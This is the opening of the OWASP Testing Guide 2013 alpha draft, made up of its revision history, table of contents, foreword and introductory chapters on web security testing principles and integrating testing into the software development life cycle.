OWASP

Open Web Application Security Project

Testing Guide 2013 ALPHA

OWASP Foundation

OWASP Testing Guide 2013:
ALPHA

OWASP Testing Guide 2013:
ALPHA

OWASP Foundation

2013

1. FRONTISPIECE

1.1 Welcome to the OWASP Testing Guide 4.0

“Open and collaborative knowledge: that’s the OWASP way.”

-- Matteo Meucci

OWASP thanks the many authors, reviewers, and editors for their hard work in bringing this guide to where it is today. If you have any comments or suggestions on the Testing Guide, please e-mail the Testing Guide mail list:

http://lists.owasp.org/mailman/listinfo/owasp-testing

Revision History

The Testing guide originated in 2003 with Dan Cuthbert as one of the original editors. It was handed over to Eoin Keary in 2005 and transformed into a wiki. Matteo Meucci has taken on the Testing guide and is now the lead of the OWASP Testing Guide Project.

15th September, 2008

"OWASP Testing Guide", Version 3.0

December 25, 2006

"OWASP Testing Guide", Version 2.0

July 14, 2004

"OWASP Web Application Penetration Checklist", Version 1.1

December 2004

"The OWASP Testing Guide", Version 1.0

Editors

Matteo Meucci: OWASP Testing Guide Lead since 2007.

Eoin Keary: OWASP Testing Guide 2005-2007 Lead.

Daniel Cuthbert: OWASP Testing Guide 2003-2005 Lead

Trademarks

- Java, Java Web Server, and JSP are registered trademarks of Sun Microsystems, Inc.
- Merriam-Webster is a trademark of Merriam-Webster, Inc.
- Microsoft is a registered trademark of Microsoft Corporation.
- Octave is a service mark of Carnegie Mellon University.
- VeriSign and Thawte are registered trademarks of VeriSign, Inc.
- Visa is a registered trademark of VISA USA.

- OWASP is a registered trademark of the OWASP Foundation

All other products and company names may be trademarks of their respective owners. Use of a term in this document should not be regarded as affecting the validity of any trademark or service mark.

1.2 About the Open Web Application Security Project

The OWASP Foundation came online on December 1st 2001 it was established as a not-for-profit charitable organization in the United States on April 21, 2004 to ensure the ongoing availability and support for our work at OWASP. OWASP is an international organization and the OWASP Foundation supports OWASP efforts around the world. OWASP is an open community dedicated to enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted. All of the OWASP tools, documents, forums, and chapters are free and open to anyone interested in improving application security. We advocate approaching application security as a people, process, and technology problem because the most effective approaches to application security include improvements in all of these areas. We can be found at www.owasp.org.

OWASP is a new kind of organization. Our freedom from commercial pressures allows us to provide unbiased, practical, cost-effective information about application security. OWASP is not affiliated with any technology company, although we support the informed use of commercial security technology. Similar to many open-source software projects, OWASP produces many types of materials in a collaborative, open way. The OWASP Foundation is a not-for-profit entity that ensures the project's long-term success.

Core Values

OPEN Everything at OWASP is radically transparent from our finances to our code.

INNOVATION OWASP encourages and supports innovation/experiments for solutions to software security challenges.

GLOBAL Anyone around the world is encouraged to participate in the OWASP community.

INTEGRITY OWASP is an honest and truthful, vendor neutral, global community.

Core Purpose

Be the thriving global community that drives visibility and evolution in the safety and security of

the world’s software.

Contents

1.FRONTISPIECE……...……...…….5

1.1 About the OWASP Testing Guide Project…….....5

1.2 About the Open Web Application Security Project…….…....…..7

FORWARD…….15

2.INTRODUCTION……..……..18

2.1 The OWASP Testing Project……..18

2.2 Principles of Testing…….....……...21

2.3 Testing Techniques Explained…….25

2.4 Security Requirements Test Derivation, Functional and Nonfunctional Test Requirements, and Test Cases Through and Misuse Cases……...

2.5 Security Test Data Analysis and Reporting: Root Cause Identification and Business/Role Case Test Data Reporting……..

3. THE OWASP TESTING FRAMEWORK…….

3.1Overview…….

3.2 Phase 1: Before Development Begins…….

3.3 Phase 2: During Definition and Design…….

3.4 Phase 3: During Development …….

3.5 Phase 4: During Deployment…….

3.6 Phase 5: Maintenance and Operations…….

3.7 A Typical SDLC Testing Workflow……..

4. WEB APPLICATION PENETRATION TESTING……

4.1 Introduction and Objectives……..

4.1.1 Testing Checklist……..

4.2 Information Gathering…….

4.2.1 Conduct Search Engine Discovery and Reconnaissance for Information Leakage

4.2.2 Fingerprint Web Server

4.2.3 Review Webserver Metafiles for Information Leakage
4.2.4 Enumerate Applications on Webserver
4.2.5 Review Webpage Comments and Metadata for Information Leakage…….
4.2.6 Identify Application Entry Points
4.2.7 Identify Application Exit/Handover Points
4.2.8 Map Execution Paths Through Application
4.2.9 Fingerprint Web Application Framework
4.2.10 Fingerprint Web Application
4.2.11 Map Network and Application Architecture ……
4.3 Configuration and Deploy Management Testing……..
4.3.1 Testing Network/Infrastructure Configuration
4.3.2 Testing Application Platform Configuration
4.3.3 Test File Extensions Handling for Sensitive Information
4.3.4 Review Old, Backup and Unreferenced Files for Sensitive Information
4.3.5 Enumerate Infrastructure and Application Admin Interfaces
4.3.6 Test HTTP Methods
4.3.7 Testing for Database Credentials/ Connection Strings Available
4.3.8 Test Content Security Policy
4.3.9 Test HTTP Strict Transport Security
4.3.10 Test Frame Options
4.3.11 Test RIA Cross Domain Policy
4.3.12 Test Content Type Options
4.4 Identity Management Testing
4.4.1 Test Role Definitions
4.4.2 Test User Registration Process
4.4.3 Test Account Provisioning Process
4.4.4 Testing for Account Enumeration and Guessable User Account……
4.4.5 Testing for Weak or Unenforced Username Policy……
4.4.6 Test Permissions of Guest/Training Accounts
4.4.7 Test Account Suspension/Resumption Process
4.4.8 Test User Deregistration Process
4.4.9 Test Account Deregistration Process
4.5 Authentication Testing
4.5.1 Testing for Credentials Transported Over an Encrypted Channel…….

4.5.2 Testing for Default Credentials……..
4.5.3 Testing for Weak Lock Out Mechanism……
4.5.4 Testing for Bypassing Authentication Schema……
4.5.5 Test Remember Password Functionality……
4.5.6 Testing for Browser Cache Weakness……
4.5.7 Testing for Weak Password Policy……..
4.5.8 Testing for Weak Security Question/Answer……..
4.5.9 Testing for Weak Password Change or Reset Functionalities……
4.5.10 Testing for Weaker Authentication in Alternative Channel…….
4.6 Authorization Testing……..
4.6.1 Test Management of Account Permissions……
4.6.2 Testing Directory Traversal File/ Include……
4.6.3 Testing for Bypassing Authorization Schema……
4.6.4 Testing for Privilege Escalation……
4.6.5 Testing for Insecure Direct Object References……
4.6.6 Testing for Failure to Restrict Access to Authorized Resource……..
4.6.7 Test Privileges of Server Components……
4.6.8 Test Enforcement of Application Entry Points……..
4.6.9 Testing for Failure to Restrict Access to Authenticated Resource……
4.7 Session Management Testing……..
4.7.1 Testing for Bypassing Session Management Schema…….
4.7.2 Testing for Cookies Attributes……
4.7.3 Testing for Session Fixation……
4.7.4 Testing for Exposed Session Variables……..
4.7.5 Testing for Cross Site Request Forgery……
4.7.6 Test Session Token Strength…….
4.7.7 Testing for Logout Functionality……
4.7.8 Testing for Session Puzzling……..
4.7.9 Test Session Timeout…….
4.7.10 Test Multiple Concurrent Sessions……
4.8 Data Validation Testing……
4.8.1 Testing for Reflected Cross Site Scripting……
4.8.2 Testing for Stored Cross Site Scripting……
4.8.3 Testing for HTTP Verb Tampering……..

4.8.4 Testing for HTTP Parameter Pollution……
4.8.5 Testing for Unvalidated Redirects and Forwards……..
4.8.6 Testing for SQL Injection……..
4.8.6.1 Oracle Testing……
4.8.6.2 MySQL Testing…….
4.8.6.3 SQL Server Testing……..
4.8.6.4 Testing PostgreSQL……
4.8.6.5 MS Access Testing…….
4.8.6.6 Testing for NoSQL Injection……....
4.8.7 Testing for LDAP Injection…….
4.8.8 Testing for ORM Injection……
4.8.9 Testing for XML Injection…….
4.8.10 Testing for SSI Injection……
4.8.11 Testing for XPath Injection……..
4.8.12 IMAP/SMTP Injection……
4.8.13 Testing for Code Injection……..
4.8.13.1 Testing for Local File Inclusion……..
4.8.13.2 Testing for Remote File Inclusion…….
4.8.14 Testing for Command Injection……..
4.8.15 Testing for Buffer Overflow……..
4.8.15.1 Testing for Heap Overflow……
4.8.15.2 Testing for Stack Overflow…….
4.8.15.3 Testing for Format String……..
4.8.16 Testing for Incubated Vulnerabilities……
4.8.17 Testing for HTTP Splitting/Smuggling……..
4.9 Error Handling……
4.9.1 Analysis of Error Codes……
4.9.2 Analysis of Stack Traces……..
4.10 Cryptography……
4.10.1 Testing for Insecure Encryption Usage……..
4.10.2 Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection…
4.10.3 Testing for Padding Oracle……..
4.10.4 Testing for Cacheable HTTP Response……..
4.10.5 Test Cache Directives……

4.10.6 Testing for Insecure Cryptographic Storage…….
4.10.7 Testing for Sensitive Information Sent Via Unencrypted Channels……..
4.10.8 Test Cryptographic Key Management……..
4.11 Logging……
4.11.1 Test Time Synchronisation……..
4.11.2 Test User-Viewable Log of Authentication Events……
4.12 Business Logic Testing…….
4.12.1 Test Business Logic Data Validation……..
4.12.2 Test Ability to Forge Requests…….
4.12.3 Test Integrity Checks……..
4.12.4 Test Tamper Evidence……
4.12.5 Test Excessive Rate (Speed) of Use Limits…….
4.12.6 Test Size of Request Limits…….
4.12.7 Test Number of Times a Function Can be Used Limits……
4.12.8 Test Bypass of Correct Sequence……
4.12.9 Test Self-Hosted Payment Cardholder Data Processing……
4.12.10 Test Security Incident Reporting Information…….
4.12.11 Test Defenses Against Application Mis-Use…….
4.13 Denial of Service……
4.13.1 Test Regular Expression DoS…….
4.13.2 Test XML DoS…….
4.13.3 Testing for CAPTCHA……..
4.14 Web Service Testing……
4.14.1 Scoping a Web Service Test……
4.14.2 WS Information Gathering……..
4.14.3 WS Authentication Testing……
4.14.4 WS Management Interface Testing…….
4.14.5 Weak XML Structure Testing……
4.14.6 XML Content-Level Testing……
4.14.7 WS HTTP GET Parameters/ REST Testing…….
4.14.8 WS Naughty SOAP Attachment Testing……..
4.14.9 WS Replay/ MiTM Testing……
4.14.10 WS BEPL Testing……
4.15 Client Side Testing…….

4.15.1 Testing for DOM Based Cross Site Scripting……
4.15.2 Test Cross Origin Resource Sharing……
4.15.3 Testing for Cross Site Flashing……
4.15.4 Testing for Clickjacking……
4.15.5 Testing WebSockets……..
4.15.6 Test Web Messaging……..
4.15.7 Test Local Storage……
5. WRITING REPORTS: VALUE THE RISK……
5.1 How to Value the Real Risk……..
5.2 How to Write the Report of the Testing……
APPENDIX A: TESTING TOOLS……..
APPENDIX B: SUGGESTED READING……
APPENDIX C: FUZZ VECTORS……..
APPENDIX D: ENCODED INJECTION……

FORWARD by Eoin Keary

The problem of insecure software is perhaps the most important technical challenge of our time. The dramatic rise of web applications enabling business, social networking etc has only compounded the requirements to establish a robust approach to writing ans securing our Internet, Web Applications and Data. At The Open Web Application Security Project (OWASP), we're trying to make the world a place where insecure software is the anomaly, not the norm, and the OWASP Testing Guide has an important role to play in solving this serious issue.

It is vitally important to our approach to testing software for security issues is based on the principles of engineering as a science. We need a consistent, repeatable and defined approach to testing web applications. A world without some minimal standards in terms of engineering and technology is a world in chaos. It goes without saying that you can't build a secure application without performing security testing on it. Testing is part of a wider approach to building a secure system.

Many software development organizations do not include security testing as part of their standard software development process. Even worse is many security vendors delivery testing with varying degrees of quality and rigor.

Security testing, by itself, isn't a particularly good stand alone measure of how secure an application is, because there are an infinite number of ways that an attacker might be able to make an application break, and it simply isn't possible to test them all. We cant hack ourselves secure and we only have a limited time to test and defend where an attacker does not have such constraints.

In conjunction with other OWASP projects such as the Code review Guide, The Development Guide and tools such as OWASP ZAP, this is a great start towards building and maintaining secure applications. The Development Guide will show your project how to architect and build a secure application, the Code Review Guide will tell you how to verify the security of your application's source code, and this Testing Guide will show you how to verify the security of your running application. I highly recommend using these guides as part of your application security initiatives.

Why OWASP?

Creating a guide like this is a huge undertaking, requiring the expertise of hundreds of people around the world. There are many different ways to test for security flaws and this guide captures the consensus of the leading experts on how to perform this testing quickly, accurately, and efficiently. OWASP gives like minded security folks the ability to work together and form a leading practice approach to a security problem.

The importance of having this guide available in a completely free and open way is important for the foundations mission. It gives anyone the ability to understand the techniques used to test for common security issues. Security should not be a black art or closed secret that only a few can practice. It should be open to all and not exclusive to security practitioners but also QA, Developers and Technical Managers. The project to build this guide keeps this expertise in the hands of the people who need it, You, Me, Anyone that is involved in building software!!

This guide must make its way into the hands of developers and software testers. There are not nearly enough application security experts in the world to make any significant dent in the overall problem. The initial responsibility for application security must fall on the shoulders of the developers, they write the code. It shouldn't be a surprise that developers aren't producing secure code if they're not testing for it or consider the types of bugs which introduce vulnerability.

Keeping this information up to date is a critical aspect of this guide project. By adopting the wiki approach, the OWASP community can evolve and expand the information in this guide to keep pace with the fast moving application security threat landscape.

This Guide is a great testament to the passion and energy our members and project volunteers have for this subject.

It shall certainly help change the world a line of code at a time.

Tailoring and Prioritizing

You should adopt this guide in your organization. You may need to tailor the information to match your organization's technologies, processes, and organizational structure.

In general there are several different roles within organizations that may use this guide:

- Developers should use this guide to ensure that they are producing secure code. These tests should be a part of normal code and unit testing procedures.
- Software testers / QA should use this guide to expand the set of test cases they apply

to applications. Catching these vulnerabilities early saves considerable time and effort later.

- Security specialists should use this guide in combination with other techniques as one way to verify that no security holes have been missed in an application.
- Project Managers should consider the reason this guide exists; security issues are manifested via bugs in code and design.

The most important thing to remember when performing security testing is to continuously re-prioritize. There are an infinite number of possible ways that an application could fail, and organizations always have limited testing time and resources. Be sure it is spent wisely. Try to focus on the security holes that are a real risk to your business. Try to contextualize risk in terms of the application and its use cases.

This guide is best viewed as a set of techniques that you can use to find different types of security holes. But not all the techniques are equally important. Try to avoid using the guide as a checklist, new vulnerabilities are always manifesting and no guide can be an exhaustive list of "things to test for", but rather a great place to start.

The Role of Automated Tools

There are a number of companies selling automated security analysis and testing tools. Remember the limitations of these tools so that you can use them for what they're good at. As Michael Howard put it at the 2006 OWASP AppSec Conference in Seattle, "Tools do not make software secure! They help scale the process and help enforce policy."

Most importantly, these tools are generic - meaning that they are not designed for your custom code, but for applications in general. That means that while they can find some generic problems, they do not have enough knowledge of your application to allow them to detect most flaws. In my experience, the most serious security issues are the ones that are not generic, but deeply intertwined in your business logic and custom application design.

These tools can also be seductive, since they do find lots of potential issues. While running the tools doesn't take much time, each one of the potential problems takes time to investigate and verify. If the goal is to find and eliminate the most serious flaws as quickly as possible, consider whether your time is best spent with automated tools or with the techniques described in this guide.

Still, these tools are certainly part of a well-balanced application security program. Used wisely, they can support your overall processes to produce more secure code.

Call to Action

If you're building, designing, testing software, I strongly encourage you to get familiar with the security testing guidance in this document. It is a great road map for testing the most common issues facing applications today, but not exhaustive. If you find errors, please add a note to the discussion page or make the change yourself. You'll be helping thousands of others who use this guide.

Please consider joining us as an individual or corporate member so that we can continue to produce materials like this testing guide and all the other great projects at OWASP.

Thank you to all the past and future contributors to this guide, your work will help to make applications worldwide more secure.

2. INTRODUCTION

2.1 The OWASP Testing Project

The OWASP Testing Project has been in development for many years. With this project, we wanted to help people understand the *what*, *why*, *when*, *where*, and *how* of testing their web applications, and not just provide a simple checklist or prescription of issues that should be addressed. The outcome of this project is a complete Testing Framework, from which others can build their own testing programs or qualify other people's processes. The Testing Guide describes in details both the general Testing Framework and the techniques required to implement the framework in practice.

Writing the Testing Guide has proven to be a difficult task. It has been a challenge to obtain consensus and develop the content that allows people to apply the concepts described here, while enabling them to work in their own environment and culture. It has also been a challenge to change the focus of web application testing from penetration testing to testing integrated in the software development life cycle.

However, we are very satisfied with the results we have reached. Many industry experts and those responsible for software security at some of the largest companies in the world are validating the Testing Framework. This framework helps organizations test their web applications in order to build reliable and secure software, rather than simply highlighting areas

of weakness, although the latter is certainly a byproduct of many of OWASP's guides and checklists. As such, we have made some hard decisions about the appropriateness of certain testing techniques and technologies, which we fully understand will not be agreed upon by everyone. However, OWASP is able to take the high ground and change culture over time through awareness and education based on consensus and experience.

The rest of this guide is organized as follows. This introduction covers the pre-requisites of testing web applications: the scope of testing, the principles of successful testing, and testing techniques. Chapter 3 presents the OWASP Testing Framework and explains its techniques and tasks in relation to the various phases of the software development life cycle. Chapter 4 covers how to test for specific vulnerabilities (e.g., SQL Injection) by code inspection and penetration testing.

Measuring (in)security: the Economics of Insecure Software

A basic tenet of software engineering is that you can't control what you can't measure [1]. Security testing is no different. Unfortunately, measuring security is a notoriously difficult process. We will not cover this topic in detail here, since it would take a guide on its own (for an introduction, see [2]).

One aspect that we want to emphasize, however, is that security measurements are, by necessity, about both the specific, technical issues (e.g., how prevalent a certain vulnerability is) and how these affect the economics of software. We find that most technical people understand at least the basic issues, or have a deeper understanding, of the vulnerabilities. Sadly, few are able to translate that technical knowledge into monetary terms, and, thereby, quantify the potential cost of vulnerabilities to the application owner's business. We believe that until this happens, CIOs will not be able to develop an accurate return on security investment and, subsequently, assign appropriate budgets for software security.

While estimating the cost of insecure software may appear a daunting task, recently there has been a significant amount of work in this direction. For example, in June 2002, the US National Institute of Standards (NIST) published a survey on the cost of insecure software to the US economy due to inadequate software testing [3]. Interestingly, they estimate that a better testing infrastructure would save more than a third of these costs, or about $22 billion a year. More recently, the links between economics and security have been studied by academic researchers. See [4] for more information about some of these efforts.

The framework described in this document encourages people to measure security

throughout their entire development process. They can then relate the cost of insecure software to the impact it has on their business, and consequently develop appropriate business decisions (resources) to manage the risk. Remember: measuring and testing web applications is even more critical than for other software, since web applications are exposed to millions of users through the Internet.

What is Testing

What do we mean by testing? During the development life cycle of a web application, many things need to be tested. The Merriam-Webster Dictionary describes testing as:

- To put to test or proof.
- To undergo a test.
- To be assigned a standing or evaluation based on tests.

For the purposes of this document, testing is a process of comparing the state of a system/application against a set of criteria. In the security industry, people frequently test against a set of mental criteria that are neither well defined nor complete. For this reason and others, many outsiders regard security testing as a black art. This document's aim is to change that perception and to make it easier for people without in-depth security knowledge to make a difference.

Why Testing

This document is designed to help organizations understand what comprises a testing program, and to help them identify the steps that they need to undertake to build and operate that testing program on their web applications. It is intended to give a broad view of the elements required to make a comprehensive web application security program. This guide can be used as a reference and as a methodology to help determine the gap between your existing practices and industry best practices. This guide allows organizations to compare themselves against industry peers, understand the magnitude of resources required to test and maintain their software, or prepare for an audit. This chapter does not go into the technical details of how to test an application, as the intent is to provide a typical security organizational framework. The technical details about how to test an application, as part of a penetration test or code review will be covered in the remaining parts of this document.

When to Test

Most people today don't test the software until it has already been created and is in the

deployment phase of its life cycle (i.e., code has been created and instantiated into a working web application). This is generally a very ineffective and cost-prohibitive practice. One of the best methods to prevent security bugs from appearing in production applications is to improve the Software Development Life Cycle (SDLC) by including security in each of its phases. An SDLC is a structure imposed on the development of software artifacts. If an SDLC is not currently being used in your environment, it is time to pick one! The following figure shows a generic SDLC model as well as the (estimated) increasing cost of fixing security bugs in such a model.




Figure 1: Generic SDLC Model

Companies should inspect their overall SDLC to ensure that security is an integral part of the development process. SDLCs should include security tests to ensure security is adequately covered and controls are effective throughout the development process.

What to Test

It can be helpful to think of software development as a combination of people, process, and technology. If these are the factors that "create" software, then it is logical that these are the factors that must be tested. Today most people generally test the technology or the software itself.

An effective testing program should have components that test *People* – to ensure that there is adequate education and awareness; *Process* – to ensure that there are adequate policies and standards and that people know how to follow these policies; *Technology* – to ensure that the process has been effective in its implementation. Unless a holistic approach is adopted, testing just the technical implementation of an application will not uncover management or operational vulnerabilities that could be present. By testing the people, policies, and processes, an organization can catch issues that would later manifest themselves into defects in the technology, thus eradicating bugs early and identifying the root causes of defects. Likewise, testing only some of the technical issues that can be present in a system will result in an incomplete and inaccurate security posture assessment. Denis Verdon, Head of Information Security at Fidelity National Financial presented an excellent analogy for this misconception at the OWASP AppSec 2004 Conference in New York [5]: "If cars were built like applications [...] safety tests would assume frontal impact only. Cars would not be roll tested, or tested for stability in emergency maneuvers, brake effectiveness, side impact, and resistance to theft."

Feedback and Comments

As with all OWASP projects, we welcome comments and feedback. We especially like to know that our work is being used and that it is effective and accurate.

2.2 Principles of Testing

There are some common misconceptions when developing a testing methodology to weed out security bugs in software. This chapter covers some of the basic principles that should be taken into account by professionals when testing for security bugs in software.

There is No Silver Bullet

While it is tempting to think that a security scanner or application firewall will either provide a multitude of defenses or identify a multitude of problems, in reality there are no silver bullets to the problem of insecure software. Application security assessment software, while useful as a first pass to find low-hanging fruit, is generally immature and ineffective at in-depth assessments and at providing adequate test coverage. Remember that security is a process, not a product.

Think Strategically, Not Tactically

Over the last few years, security professionals have come to realize the fallacy of the

patch-and-penetrate model that was pervasive in information security during the 1990's. The patch-and-penetrate model involves fixing a reported bug, but without proper investigation of the root cause. This model is usually associated with the window of vulnerability shown in the figure below. The evolution of vulnerabilities in common software used worldwide has shown the ineffectiveness of this model. Fore more information about the window of vulnerability please refer to [6]. Vulnerability studies [7] have shown that with the reaction time of attackers worldwide, the typical window of vulnerability does not provide enough time for patch installation, since the time between a vulnerability being uncovered and an automated attack against it being developed and released is decreasing every year. There are also several wrong assumptions in the patch-and-penetrate model: patches interfere with the normal operations and might break existing applications, and not all the users might (in the end) be aware of a patch's availability. Consequently not all the product's users will apply patches, either because of this issue or because they lack knowledge about the patch's existence.




Figure 2: Window of Vulnerability

To prevent recurring security problems within an application, it is essential to build security into the Software Development Life Cycle (SDLC) by developing standards, policies,

and guidelines that fit and work within the development methodology. Threat modeling and other techniques should be used to help assign appropriate resources to those parts of a system that are most at risk.

The SDLC is King

The SDLC is a process that is well-known to developers. By integrating security into each phase of the SDLC, it allows for a holistic approach to application security that leverages the procedures already in place within the organization. Be aware that while the names of the various phases may change depending on the SDLC model used by an organization, each conceptual phase of the archetype SDLC will be used to develop the application (i.e., define, design, develop, deploy, maintain). Each phase has security considerations that should become part of the existing process, to ensure a cost-effective and comprehensive security program.

Test Early and Test Often

When a bug is detected early within the SDLC, it can be addressed more quickly and at a lower cost. A security bug is no different from a functional or performance-based bug in this regard. A key step in making this possible is to educate the development and QA organizations about common security issues and the ways to detect and prevent them. Although new libraries, tools, or languages might help design better programs (with fewer security bugs), new threats arise constantly and developers must be aware of those that affect the software they are developing. Education in security testing also helps developers acquire the appropriate mindset to test an application from an attacker's perspective. This allows each organization to consider security issues as part of their existing responsibilities.

Understand the Scope of Security

It is important to know how much security a given project will require. The information and assets that are to be protected should be given a classification that states how they are to be handled (e.g., Confidential, Secret, Top Secret). Discussions should occur with legal council to ensure that any specific security need will be met. In the USA they might come from federal regulations, such as the Gramm-Leach-Bliley Act [8], or from state laws, such as the California SB-1386 [9]. For organizations based in EU countries, both country-specific regulation and EU Directives might apply. For example, Directive 96/46/EC4 [10] makes it mandatory to treat personal data in applications with due care, whatever the application.

Develop the Right Mindset

Successfully testing an application for security vulnerabilities requires thinking "outside

of the box." Normal use cases will test the normal behavior of the application when a user is using it in the manner that you expect. Good security testing requires going beyond what is expected and thinking like an attacker who is trying to break the application. Creative thinking can help to determine what unexpected data may cause an application to fail in an insecure manner. It can also help find what assumptions made by web developers are not always true and how they can be subverted. This is one of the reasons why automated tools are actually bad at automatically testing for vulnerabilities: this creative thinking must be done on a case-by-case basis and most web applications are being developed in a unique way (even if using common frameworks).

Understand the Subject

One of the first major initiatives in any good security program should be to require accurate documentation of the application. The architecture, data-flow diagrams, use cases, and more should be written in formal documents and made available for review. The technical specification and application documents should include information that lists not only the desired use cases, but also any specifically disallowed use case. Finally, it is good to have at least a basic security infrastructure that allows the monitoring and trending of attacks against an organization's applications and network (e.g., IDS systems).

Use the Right Tools

While we have already stated that there is no silver bullet tool, tools do play a critical role in the overall security program. There is a range of open source and commercial tools that can automate many routine security tasks. These tools can simplify and speed up the security process by assisting security personnel in their tasks. It is important to understand exactly what these tools can and cannot do, however, so that they are not oversold or used incorrectly.

The Devil is in the Details

It is critical not to perform a superficial security review of an application and consider it complete. This will instill a false sense of confidence that can be as dangerous as not having done a security review in the first place. It is vital to carefully review the findings and weed out any false positive that may remain in the report. Reporting an incorrect security finding can often undermine the valid message of the rest of a security report. Care should be taken to verify that every possible section of application logic has been tested, and that every use case scenario was explored for possible vulnerabilities.

Use Source Code When Available

While black box penetration test results can be impressive and useful to demonstrate how vulnerabilities are exposed in production, they are not the most effective way to secure an application. If the source code for the application is available, it should be given to the security staff to assist them while performing their review. It is possible to discover vulnerabilities within the application source that would be missed during a black box engagement.

Develop Metrics

An important part of a good security program is the ability to determine if things are getting better. It is important to track the results of testing engagements, and develop metrics that will reveal the application security trends within the organization. These metrics can show if more education and training are required, if there is a particular security mechanism that is not clearly understood by development, and if the total number of security related problems being found each month is going down. Consistent metrics that can be generated in an automated way from available source code will also help the organization in assessing the effectiveness of mechanisms introduced to reduce security bugs in software development. Metrics are not easily developed, so using standard metrics like those provided by the OWASP Metrics project and other organizations might be a good head start.

Document the Test Results

To conclude the testing process, it is important to produce a formal record of what testing actions were taken, by whom, when they ware performed, and details of the test findings. It is wise to agree on an acceptable format for the report which is useful to all concerned parties, which may include developers, project management, business owners, IT department, audit, and compliance. The report must be clear to the business owner in identifying where material risks exist and sufficient to get their backing for subsequent mitigation actions. The report must be clear to the developer in pin-pointing the exact function that is affected by the vulnerability, with associated recommendations for resolution in a language that the developer will understand (no pun intended). Last but not least, the report writing should not be overly burdensome on the security tester themselves; security testers are not generally renowned for their creative writing skills, therefore agreeing on a complex report can lead to instances where test results do not get properly documented.

2.2 Testing Techniques Explained

This section presents a high-level overview of various testing techniques that can be

employed when building a testing program. It does not present specific methodologies for these techniques, although Chapter 3 will address this information. This section is included to provide context for the framework presented in the next chapter and to highlight the advantages and disadvantages of some of the techniques that should be considered. In particular, we will cover:

- Manual Inspections & Reviews
- Threat Modeling
- Code Review
- Penetration Testing

Manual Inspections & Reviews

Overview

